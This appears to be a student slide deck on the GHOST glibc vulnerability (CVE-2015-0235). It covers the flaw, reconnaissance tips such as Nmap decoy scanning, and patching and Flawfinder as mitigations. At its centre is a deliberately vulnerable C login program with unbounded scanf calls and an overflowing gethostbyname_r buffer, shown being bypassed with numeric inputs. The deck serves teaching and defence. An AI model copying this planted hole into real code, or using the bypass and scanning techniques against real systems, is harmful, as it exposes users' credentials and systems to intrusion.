CVE-2015-0235

“The Ghost Vulnerability”

Sean T Fitzgerald
Vivian Choe
Stefan Sakowski

Agenda

- Vulnerability scoping and concepts
- Exploit Demonstration
- Mitigations/Preventions
    - Patches
    - Flawfinder Demo

Quick Facts

- Exploits gethostbyname*() family of functions
    - function family’s intended purpose is to resolve host names to IP addresses
        - function miscalculates the buffer size needed to store data
    - enables attackers to remotely obtain complete control of the victim system without any prior knowledge of system credentials
- Heap-based buffer overflow
    - first exploitable version: glibc-2.2 (May 2000)
    - last exploitable version: glibc-2.17 (May 2013)


Exploit Constraints/Restraints

- At most, sizeof (char *) bytes can be overwritten
  - 4 bytes on 32-bit machines, 8 bytes on 64-bit machines
- Acceptable characters:
  - Digits ('0'...'9')
  - Periods ('.')
  - Terminating null character ('\0')

Preparation: Reconnaissance and Weaponization

- Tools/options available:
- DNS
    - confirm victim information for follow-on scanning, phishing attempts, etc.
- Port Scanners
    - Nmap, Nessus, etc.
        - decoy option - D (hide your IP address among a range of true, selected IP addresses)
    - network topology, ports/services provided, etc.
- "Fingerprinting"
    - to obtain operation systems and OS versions running within the network
    - methods include examining default TCP window size, ICMP packet data, guessing TCP initial sequence data, etc.


Conceptual Diagram



```
me@linuxbox:~$
```


Exploit Demonstration: The Code

Exploit Demonstration: The Code




```
/*
THIS IS OUR USER DATA STRUCT. WE'RE IMAGINING THAT WE'VE RECALLED THE
USER'S PASSWORD FROM A SECURE DATABASE SOMEWHERE.
THE PASSWORD IS STORED IN THIS STRUCT.
*/

struct {
  char extra_information[30]; // A buffer for some user information
  char password[sizeof("MY_AWESOME_PASSWORD")]; // A buffer for the password
} host_data = { "extra room for information...", "MY_AWESOME_PASSWORD"}; // load up the initial user data
```

Exploit Demonstration: The Code




```
  struct hostent resbuf; // This will be filled with details about the host record
  struct hostent *result; // This will point to the host record
  int herrno; // Error information in case gethostbyname_r() cannot proceed
  int retval; // Return value of gethostbyname_r() function. 0 for no error. Otherwise an error code.

// The name variable must be exactly the correct size to overwrite the password...
  char name[sizeof(host_data.extra_information)]; // Create the temp name variable
  char password[1024]; // Create the temp password variable
```

Exploit Demonstration: The Code




```
/* QUERY THE USER FOR CREDENTIALS */
puts("Enter host username:");
scanf("%s", name);
puts("Enter host password:");
scanf("%s", password);
```

Exploit Demonstration: The Code




```
/**********VULNERABLE CODE BELOW***********/
// Search for the host's records by name. Store extra info in the "host_data.extra_information" variable...
  retval = gethostbyname_r(name, &resbuf, host_data.extra_information, sizeof(host_data.extra_information), &result, &herrno);
// ...OOPS! Overwrote the password in host_data.password by accident!
/**********VULNERABLE CODE ABOVE***********/
```

Exploit Demonstration: The Code



```
// Check to see if the passwords match
 if (strcmp(host_data.password, password) == 0) {
  puts("LOG IN SUCCESSFUL!");
  exit(EXIT_SUCCESS);
 } else {
  puts("LOG IN UNSUCCESSFUL...");
  exit(EXIT_SUCCESS);
 }
```


Exploit Demonstration: The Code



```
struct {
  char extra_information[30]; // A buffer for some user information
  char password[sizeof("MY_AWESOME_PASSWORD")]; // A buffer for the password
} host_data = { "extra room for information...", "MY_AWESOME_PASSWORD"}; // load up the initial user data

int main(void) {

  struct hostent resbuf; // This will be filled with details about the host record
  struct hostent *result; // This will point to the host record
  int herrno; // Error information in case gethostbyname_r() cannot proceed
  int retval; // Return value of gethostbyname_r() function. 0 for no error. Otherwise an error code.

// The name variable must be exactly the correct size to overwrite the password...
  char name[sizeof(host_data.extra_information)]; // Create the temp name variable
  char password[1024]; // Create the temp password variable

  /* QUERY THE USER FOR CREDENTIALS */
  puts("Enter host username:");
  scanf("%s", name);
  puts("Enter host password:");
  scanf("%s", password);

/**********VULNERABLE CODE BELOW***********/
// Search for the host's records by name. Store extra info in the "host_data.extra_information" variable...
  retval = gethostbyname_r(name, &resbuf, host_data.extra_information, sizeof(host_data.extra_information), &result, &herrno);
// ...OOPS! Overwrote the password in host_data.password by accident!
/**********VULNERABLE CODE ABOVE***********/

// Check to see if the passwords match
  if (strcmp(host_data.password, password) == 0) {
    puts("LOG IN SUCCESSFUL!");
    exit(EXIT_SUCCESS);
  } else {
    puts("LOG IN UNSUCCESSFUL...");
    exit(EXIT_SUCCESS);
  }
  if (retval == ERANGE) {
    puts("Could not call getHostByName because the range of the password was protected.");
    puts("In real life, we would call gethostbyname_r again with a larger buffer size");
    exit(EXIT_SUCCESS);
  }
}
```


Exploit Demonstration: The Execution

Successful Login:



```
Enter host username:
username
Enter host password:
MY_AWESOME_PASSWORD
LOG IN SUCCESSFUL!
```


Unsuccessful Login:




```
Enter host username:
username
Enter host password:
INCORRECT_PASSWORD
LOG IN UNSUCCESSFUL...
```

Exploit Demonstration: The Execution

Successful Exploit:




```
Enter host username:
00000
Enter host password:
000
LOG IN SUCCESSFUL!
```



```
Enter host username:
00777
Enter host password:
777
LOG IN SUCCESSFUL!
```

Unsuccessful Exploit:



```
Enter host username:
00123
Enter host password:
000
LOG IN UNSUCCESSFUL...
```

Live Demo


Mitigations/Preventions

- Patch the OS!
- Patches are available for all current Linux distributions
- Attack requires a gethostbyname() for an extraordinary long hostname that contains only numbers and up to 3 dots

Flawfinder


- Is released under the GPL version 2 or later and also CWE compatible
- Flawfinder is a program that examines C, C++ source code and reports possible security weaknesses ("flaws") sorted by risk level
- This works by flawfinder using a built-in database of C/C++ functions such as buffer overflows and race conditions
- Flawfinder produces a list of potential security flaws sorted by risk

Flawfinder Demo: Execution



